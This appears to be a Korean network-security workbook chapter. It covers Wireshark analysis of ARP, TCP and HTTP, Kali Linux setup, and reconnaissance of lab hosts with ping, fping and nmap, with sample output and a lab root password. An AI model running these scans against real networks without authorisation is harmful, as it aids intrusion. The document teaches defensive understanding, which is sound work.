

VI

네트워크 보안 기초


15 와이어샤크를 이용한 패킷 분석

16 Kali Linux 소개 및 설치

17 Information Gathering

18 Dos Attack

19 ARP Spoofing, Telnet Sniffing



15 와이어샤크를 이용한 패킷 분석



와이어샤크(Wireshark)는 네트워크상의 패킷 분석을 위해 사용하는 스니퍼의 일종으로 이더리얼(Ethernet)의 후속버전이다. GNS3를 설치할 경우 설치 옵션에 포함되어 있으며, 별도로 설치하기 위해서는 아래의 공식 사이트를 이용하면 된다. 공식 사이트를 통해 새로운 버전 및 기본 사용법, 샘플 파일 등을 제공 받을 수 있다.


■ 와이어샤크 홈페이지 : <http://www.wireshark.org>

와이어샤크를 이용한 패킷 분석을 통해 네트워크 이론에서 배우는 OSI 7Layer, TCP/IP 프로토콜 등에 대해 확인하며 학습할 수 있다.

1. 실습용 네트워크 토폴로지

실습은 [13 DNS 설정]에서 구성한 네트워크를 이용한다. 다른 토폴로지를 이용해도 되며 토폴로지 내의 모든 호스트가 필요한 것은 아니므로 필요한 가상머신만 부팅하여 사용한다. 클라이언트 컴퓨터와 HTTP 서버, DNS 서버 사이에 주고받는 패킷을 와이어샤크를 통해 분석하여 OSI 7 Layer, TCP/IP 프로토콜의 구조 및 전송 절차 등에 대해서 확인할 수 있다.

■ 네트워크 구성도



장치명	포트	IP주소	비고
R1	s0/0	14.58.90.5/30	
	s0/1	14.58.90.9/30	
	fa0/1	192.168.1.254/24	
R2	s0/0	14.58.90.6/30	
	fa0/0	125.241.100.254/24	
R3	s0/0	14.58.90.10/30	
	fa0/0	8.8.8.254/24	

장치명	포트	IP주소	비고
Client	enp0s3	192.168.1.10/24	클라이언트
DNS	enp0s3	8.8.8.88/24	DNS 서버
xyz.com	enp0s3	125.241.100.10/24	다양도 서버

관리자 계정 정보 : root / sunrin

★ s0/0 = Serial0/0 ★ fa0/0 = fastethernet0/0

패킷 분석은 다음과 같은 순서로 진행한다.

패킷 분석을 진행할 구간 선정

→

패킷 분석을 위한 인터페이스 선택


→

와이어샤크를 통한 패킷 분석 시작

가. 패킷 분석 구간 선정

- ① 패킷을 분석하기 위해서는 먼저 패킷을 분석하기 위한 구간을 선택해야 한다. 패킷을 분석할 구간을 선택하기 위해서는 선택하고자 하는 구간의 링크에 마우스 오른쪽 버튼을 클릭한다. [Start capture]을 선택 후, 패킷을 캡처할 장치 및 인터페이스를 선택한다. 이번 실습에서는 라우터 R1의 F0/0 인터페이스를 캡처한다.

라우터 R1의 F0/0은 SW1과 연결되어있고 SW1은 Client와 연결되어 있으므로 Client가 주고받는 모든 패킷을 캡처할 수 있다.



첫 번째 패킷은 192.168.1.10의 IP주소를 가진 컴퓨터가 192.168.1.254의 IP주소를 가진 컴퓨터의 MAC주소를 알아보기 위해 해당 LAN 상에 브로드캐스트 한 패킷이다. LAN 상의 모든 장치는 ARP 패킷을 받고 해당되는 192.168.1.254의 IP주소를 가진 장치는 자신의 MAC 주소를 담은 응답 패킷을 생성하여 요청한 장치에게 전송한다.

- ② ARP 패킷 중에서 두 번째 패킷은 192.168.1.254의 MAC주소를 요청하는 패킷에 대한 응답 패킷이다. ARP 응답 패킷에는 192.168.1.254에 해당하는 장치의 MAC 주소인 c0:01:37:08:00:00이 포함되어 있다.

Wireshark packet capture showing an ARP response packet. The packet list shows three ARP packets. The second packet (No. 93757) is selected, showing details for 'Opcode: reply (2)' and 'Sender MAC address: c0:01:37:08:00:00'. A red dashed box highlights the packet details, and a red arrow points from the packet list to the details pane.

패킷의 세부 정보에서 [EthernetII] → [Source] 항목에 192.168.1.254의 IP주소를 가진 호스트의 MAC 주소인 c0:00:0c:30:00:00이 포함된 것을 확인할 수 있다.

- ③ ARP 요청 패킷과 응답 패킷을 주고받게 되면 Client 컴퓨터와 라우터 R1에는 서로의 MAC 주소가 등록되게 된다. 등록된 MAC 주소를 라우터 R1에서 확인해 보면 다음과 같다.

■ 라우터 R1의 ARP 테이블

```

R1#show arp
Protocol Address      Age (min)  Hardware Addr  Type   Interface
-----
Internet 192.168.1.10      0          0800.27d3.f878 ARPA    FastEthernet0/0
Internet 192.168.1.254    -          c001.3708.0000 ARPA    FastEthernet0/0
R1#
  
```

■ Client 컴퓨터의 ARP 테이블

```

sunrin@client:~$ arp
Address HWtype HWaddress Flags Mask Iface
gateway ether c0:01:37:08:00:00 C enp0s3
sunrin@client:~$
  
```

■ OSI 7계층 및 TCP/IP 구조


OSI 7계층		TCP/IP	
HTTP, SMTP, SNMP, FTP, SSH, NFS ..	응용프로그램 계층	응용 프로그램 계층	DNS, TFTP, TLS/SSL, FTP, HTTP, IMAP, IRC, NNTP, POP3, SMTP, SNMP, SSH, 텔넷, RTP, PNRP, rlogin, ENRP ..
XDR, ASN.1, SMB, AFP	표현 계층		
TLS, SSL, X.225, RPC, NetBIOS, 애플토크	세션 계층	전송 계층	TCP, UDP, DCCP, SCTP, IL, RUDP ..
TCP, UDP, RTP, SCTP, SPX, 애플토크	전송 계층	인터넷 계층	IP (IPv4, IPv6)
IP, ICMP, IGMP, ARP, RARP, BGP, OSPF, RIP	네트워크 계층	네트워크 인터페이스 계층	이더넷, Wi-Fi, 토큰링, PPP, SLIP, FDDI, ATM, 프레임 릴레이 등
이더넷, PPP, HDLC, 프레임 릴레이, ATM, 무선랜, FDDI	데이터링크 계층		
전선, 전파, 광섬유, DSU, CSU, 모뎀 ..	물리 계층		

3. IP, TCP, HTTP 패킷 분석

패킷에는 송신자와 수신자의 IP주소가 포함되어 있다. IP주소는 네트워크에서 각 호스트를 구분하기 위한 구별자이며, 네트워크(인터넷) 계층에서 목적지를 찾아가기 위한 라우팅의 기본 정보로 사용된다.

이번 분석에서 사용할 패킷은 Client(192.168.1.10)와 xyz.com(125.241.100.10)이 주고 받는 패킷이다. 이 패킷들을 통해 IP주소의 사용, TCP 연결 설정, HTTP 프로토콜의 동작 절차 등에 대해 확인할 수 있다.

Client(192.168.1.10)가 xyz.com(125.241.100.10)에 웹 브라우저를 통해 접속했을 때, HTTP 패킷을 주고 받는 과정은 다음과 같다.



㉠ Client는 xyz.com과 3-Way Handshake 과정을 통해 연결을 성립한다.

㉡ 연결 성립 후, Client는 xyz.com에게 GET 방식으로 HTTP 요청을 한다.

㉢ xyz.com은 Client에게 index.html을 전송한다.

이와 같은 과정을 통해 두 컴퓨터는 서로 패킷을 주고 받게 되며, 자세한 과정은 아래의 와이어샤크를 통해 캡처한 패킷을 보며 확인할 수 있다.

DNS 요청/응답 과정은 생략한다.

[*] [R1 FastEthernet0/0 to SW1 8]						
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help						
tcp						
No.	Source	Destination	Protocol	Length	Info	
676	192.168.1.10	125.241.100.10	TCP	74	60890 → 80 [SYN] Seq=0 Win=29200 Len=0	MS
677	125.241.100.10	192.168.1.10	TCP	74	80 → 60890 [SYN, ACK] Seq=0 Ack=1 Win=651	
678	192.168.1.10	125.241.100.10	TCP	66	60890 → 80 [ACK] Seq=1 Ack=1 Win=29312	Le
679	192.168.1.10	125.241.100.10	HTTP	501	GET / HTTP/1.1	
680	125.241.100.10	192.168.1.10	TCP	66	80 → 60890 [ACK] Seq=1 Ack=436 Win=64768	
681	125.241.100.10	192.168.1.10	HTTP	578	HTTP/1.1 200 OK (text/html)	
682	192.168.1.10	125.241.100.10	TCP	66	60890 → 80 [ACK] Seq=436 Ack=513 Win=3033	
780	192.168.1.10	125.241.100.10	TCP	66	60890 → 80 [FIN, ACK] Seq=436 Ack=513 Win	
781	125.241.100.10	192.168.1.10	TCP	66	80 → 60890 [FIN, ACK] Seq=513 Ack=436 Win	
782	192.168.1.10	125.241.100.10	TCP	66	60890 → 80 [ACK] Seq=437 Ack=514 Win=3033	
783	125.241.100.10	192.168.1.10	TCP	66	80 → 60890 [ACK] Seq=514 Ack=437 Win=6476	


㉠의 과정은 Client(192.168.1.10)와 xyz.com(125.241.100.10)이 3-Way Handshaking을 통해 연결을 성립하는 과정이다. 3-Way Handshaking을 통해 연결을 성립하는 과정은 다음과 같다.

Client	xyz.com	
SYN(Seq=0)		1단계
----->		통신전의 클라이언트는 포트가 closed 상태이며, 서버는 해당 포트로 항상 서비스를 제공할 수 있는 listen 상태이다.
SYN(Seq=0), ACK(Ack=1)		2단계
<-----		클라이언트가 통신을 하고자 하면, 임의의 포트 번호(60890)를 클라이언트 프로그램에 할당하고, 클라이언트는 이 포트 번호(60890)를 포함한 SYN을 서버에게 전송한다.
ACK(Seq=1, Ack=1)		3단계
----->		서버는 클라이언트의 SYN 요청을 받고 SYN Received 상태가 되고, 클라이언트에게 연결을 허용한다는 의미의 SYN+ACK 패킷을 보낸다.
연결 성립		4단계
		클라이언트는 연결요청에 대한 서버의 응답을 확인했다는 의미로 ACK 패킷을 서버에게 보낸다.


위의 3-Way Handshaking 과정을 통해 Client(192.168.1.10)와 xyz.com(125.241.100.10)의 연결이 성립되어 정상적으로 패킷을 주고받을 수 있는 상태가 되었다.

②의 과정은 연결 성립 후 Client(192.168.1.10)가 xyz.com(125.241.100.10)에게 HTTP 요청을 하는 과정이다. 해당 패킷만 상세히 본다면 다음과 같이 HTTP Request 요청을 보내는 것을 확인할 수 있다.

※ 특정 패킷만 상세히 보기 위해서는 와이어샤크에서 해당 패킷을 더블클릭하면 된다.



③의 과정은 xyz.com(125.241.100.10)이 Client(192.168.1.10)에게 HTTP 방식으로 text/html 데이터를 전송하는 과정이다. 패킷의 상세 정보에서 [Line-based text data] 항목을 보면 index.html의 파일 내용을 확인할 수 있다.



④의 과정은 파일을 모두 전송한 xyz.com(125.241.100.10)의 요청에 의해 Client(192.168.1.10)와 연결을 해제하는 과정이다.

이처럼 HTTP 프로토콜은 클라이언트의 HTTP 요청에 의해 필요한 파일을 전달한 후에는 서버 측에서 연결 해제를 요청하고, 클라이언트→서버의 연결 해제, 서버→클라이언트의 연결 해제를 통해 성립된 연결을 모두 해제한다.

16 Kali Linux 소개 및 설치



Kali Linux는 정보 보안을 테스트하기 위한 오픈소스 리눅스 배포판인 백트랙(Backtrack)의 후속버전이다. 백트랙처럼 수 많은 해킹과 관련된 도구와 설명서들을 포함하고 있다. 현재는 Offensive Security가 유지 관리하는 오픈 소스 프로젝트이다. 공식 사이트를 통해 새로운 버전 및 배포 문서 등을 제공 받을 수 있다.

■ Kali Linux 홈페이지 : <https://www.kali.org/>

■ Kali Linux Virtual Images Download : <https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/>

1. Kali Linux 다운로드 및 설치

가. Kali Linux Virtual Image 다운로드

Kali Linux는 설치용 ISO 파일을 제공할 뿐만 아니라 VirtualBox, VMWare Image 파일도 제공한다. 가상머신을 이용할 경우에는 위의 Kali Linux Virtual Images Download 사이트에 해당 가상머신에 맞는 Image 파일을 활용하는 것이 편리하다.

나. Kali Linux 가져오기

다운로드한 Kali Linux Image 파일을 VirtualBox의 [가상 시스템 가져오기]를 통해 Kali Linux 가상머신을 생성한다. [가상 시스템 가져오기]는 [1 수업준비] - [02 Virtualbox 설치 및 설정]의 8쪽을 참고한다.

Kali Linux를 가져오는 과정에서 가상 시스템의 이름은 Kali-Linux-2020.1-vbox-amd64를 Kali로 짧게 변경하였다. 또한 MAC 주소 정책은 [모든 네트워크 어댑터 MAC 주소 포함]을 선택하였다.


알아두기

실습에 사용하는 툴은 고전적인 것들만 사용한다. 이 툴은 Kali Linux가 아니더라도 Ubuntu, CentOS 등의 리눅스에 설치해서 사용할 수 있다. 실습에 주로 사용하는 툴은 다음과 같다.

- hping3, fping, nmap, dsniff(arp spoof), bonesi 등

2. 네트워크 토폴로지에 Kali Linux 추가

■ 네트워크 구성도



장치명	포트	IP주소	비고
R1	s0/0	14.58.90.5/30	
	s0/1	14.58.90.9/30	
	fa0/1	192.168.1.254/24	
R2	s0/0	14.58.90.6/30	
	fa0/0	125.241.100.254/24	
R3	s0/0	14.58.90.10/30	
	fa0/0	8.8.8.254/24	

장치명	포트	IP주소	비고
Client	enp0s3	192.168.1.10/24	클라이언트
Kali	eth0	192.168.1.99/24	공격용
DNS	enp0s3	8.8.8.88/24	DNS 서버
xyz.com	enp0s3	125.241.100.10/24	다양도 서버


관리자 계정 정보 : root / sunrin

★ s0/0 = Serial0/0 ★ fa0/0 = fastethernet0/0

3. Kali Linux 보안 점검 도구

Kali Linux는 정보 수집, 취약점 분석, 리버스 엔지니어링, 스니핑/스푸핑, 포렌식 등 다양한 보안 점검 도구를 비롯하여 공격에 사용할 수 있는 툴까지 포함하고 있다. 명령어 기반의 도구와 GUI 기반의 도구를 모두 포함하고 있으며 워크북에서는 기본적인 툴만 사용한다.

Kali Linux에는 스니핑, 스푸핑, 무선 네트워크 공격, 패스워드 공격에 가능한 툴도 포함되어 있으므로, 이러한 공격 도구들에 대한 주의가 필요하다. 외부 시스템, 사이트에 대한 테스트는 불법이므로 반드시 실습용 네트워크 토폴로지에서만 실습 하도록 한다. 실습을 통한 공격의 성공 여부보다는 공격이 이루어지는 원인을 시스템의 동작 원리, 프로토콜의 설계 원리 등을 기반으로 이해하는데 집중한다.



17 Information Gathering



해커가 해킹을 시도하기 전에 해야 하는 필수 작업은 해킹 대상에 대한 정보를 수집하는 일이다. 수집하는 정보의 범위는 IP주소, 운영체제 종류, 운영 중인 서비스, 열려있는 포트 등 기술적인 분야와 개인적인 관계, 업무상의 관계, 담당자 정보 등 사회공학적 분야까지 광범위하다. 이렇게 대상에 대한 정보를 수집하는 행위를 풋프린팅 또는 스캐닝이라고 한다.

보안 담당자 입장에서도 자신이 담당하는 시스템 및 네트워크에 대해 풋프린팅 또는 스캐닝을 통해 취약한 부분이 없는지 점검하고, 점검한 결과를 목록화 해야 한다.

1. ping을 이용한 스캔

```
kali@kali:~$ ping 192.168.1.254
PING 192.168.1.254 (192.168.1.254) 56(84) bytes of data:
64 bytes from 192.168.1.254: icmp_seq=1 ttl=255 time=2.80 ms
64 bytes from 192.168.1.254: icmp_seq=2 ttl=255 time=1.20 ms
64 bytes from 192.168.1.254: icmp_seq=3 ttl=255 time=3.18 ms
64 bytes from 192.168.1.254: icmp_seq=4 ttl=255 time=6.09 ms
64 bytes from 192.168.1.254: icmp_seq=5 ttl=255 time=1.19 ms
64 bytes from 192.168.1.254: icmp_seq=6 ttl=255 time=6.14 ms
```

ping은 네트워크와 시스템이 정상적으로 동작하는지 확인할 수 있는 간단한 유틸이다. ping은 ICMP를 사용하며, ICMP를 사용하여 시스템의 활성화 여부를 알아보는 방법은 일반적으로 Echo Request(Type 8)과 Echo Reply(Type 0)를 이용한 것이다.

Wireshark packet capture interface showing an ICMP Echo (ping) request. The packet list shows three packets: two Echo (ping) requests and one Echo (ping) reply. The packet details pane shows the selected packet (Type: 8 (Echo (ping) request)) with fields like Checksum, Identifier, Sequence number, and Data. The data field is highlighted with a red dashed box.

No.	Source	Destination	Protocol	Length	Info
485	192.168.1.99	192.168.1.254	ICMP	98	Echo (ping) request id=0xaf7, seq=1/2
486	192.168.1.254	192.168.1.99	ICMP	98	Echo (ping) reply id=0xaf7, seq=1/2
487	192.168.1.99	192.168.1.254	ICMP	98	Echo (ping) request id=0xaf7, seq=2/5

Internet Protocol Version 4, Src: 192.168.1.99, Dst: 192.168.1.254

Internet Control Message Protocol

Type: 8 (Echo (ping) request)

Code: 0

Checksum: 0xe317 [correct]
[Checksum Status: Good]

Identifier (BE): 2807 (0xaf7)

Identifier (LE): 63242 (0xf70a)

Sequence number (BE): 1 (0x0001)

Sequence number (LE): 256 (0x0100)

[Response frame: 486]

Timestamp from icmp data: Mar 1, 2020 08:22:48.000000000 대한민국 표준시

[Timestamp from icmp data (relative): 0.569367000 seconds]

Data (48 bytes)

Data: 9fcc080000000000101112131415161718191a1b1c1d1e1f...

[Length: 48]

ping 명령으로 전송되는 데이터를 와이어샤크를 통해서 확인해 보면, ping request와 ping reply가 반복되는 것을 확인할 수 있다. 또한 ping 데이터를 송신하는 운영체제별로 TTL값이 다르다.

이러한 ping을 이용해서 네트워크에서 활성화된 시스템을 찾아낼 수 있는데, 네트워크 전체에 브로드캐스트 ping을 보내는 방법을 이용할 수 있다. 이러한 방법을 스위핑(sweeping)이라고 한다.

2. fping을 이용하여 네트워크 스캔하기

fping은 네트워크의 시스템 목록을 확인하기 위해 사용한다. -g 옵션을 사용하여 네트워크를 지정하여 시스템의 목록을 확인할 수 있다.

```
kali@kali:~$ fping -q -a -s -g 192.168.1.0/24
192.168.1.10
192.168.1.99
192.168.1.254

254 targets
3 alive
251 unreachable
0 unknown addresses

251 timeouts (waiting for response)
1007 ICMP Echos sent
3 ICMP Echo Replies received
880 other ICMP received
```

- -q : ICMP Request, Reply를 숨긴다.
- -s : 스캔이 끝난 후 결과를 정리해서 보여준다.
- -a : 활성화 되어 있는 시스템을 보여준다.

2. nmap을 이용한 스캐닝 (<http://www.nmap.org>)

nmap(Network Mapper)은 네트워크 탐색과 보안감사를 위한 오픈소스 도구이며 호스트, 네트워크에 대한 스캔이 가능하다. nmap은 네트워크상의 작동 중인 호스트, 서비스 목록, 운영체제 종류, 패킷필터나 방화벽이 설정되어 있는지 등을 확인할 수 있다. 이를 활용하여 보안 감사, 서비스 모니터링, 네트워크 자원 목록 관리 등의 다양한 활동에 사용할 수 있다.

▪ nmap 기본 사용법

```
kali@kali:~$ nmap -sT www.xyz.com
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-29 19:26 EST
Nmap scan report for www.xyz.com (125.241.100.10)
Host is up (0.029s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 21.81 seconds
```

- State의 의미
 - open : 스캔된 포트가 listen 상태임을 나타냄
 - filtered : 방화벽이나 필터에 막혀 해당 포트의 open, close 여부를 알 수 없음을 나타냄
 - closed : 포트스캔을 한 시점에는 listen 상태가 아님을 나타냄
 - unfiltered : nmap의 스캔에 응답은 하지만 해당 포트의 open, close 여부는 알 수 없음을 나타냄

위의 스캔은 -sT옵션을 이용한 Open 스캔을 수행하였으며, 대상 시스템의 IP주소, 활성화된 포트번호, 서비스 등을 확인할 수 있다. 이 외에도 다음과 같이 다양한 스캔 방식과 옵션을 활용할 수 있다. 아래는 일부 옵션을 표시한 것이므로 nmap -h를 통해서 자세한 옵션 및 활용법에 대한 확인이 필요하다.

▪ nmap 주요 스캔 방식


-sT	TCP connect() 함수로 포트를 스캔해서 통신 포트가 Listening 상태인지를 확인한다.
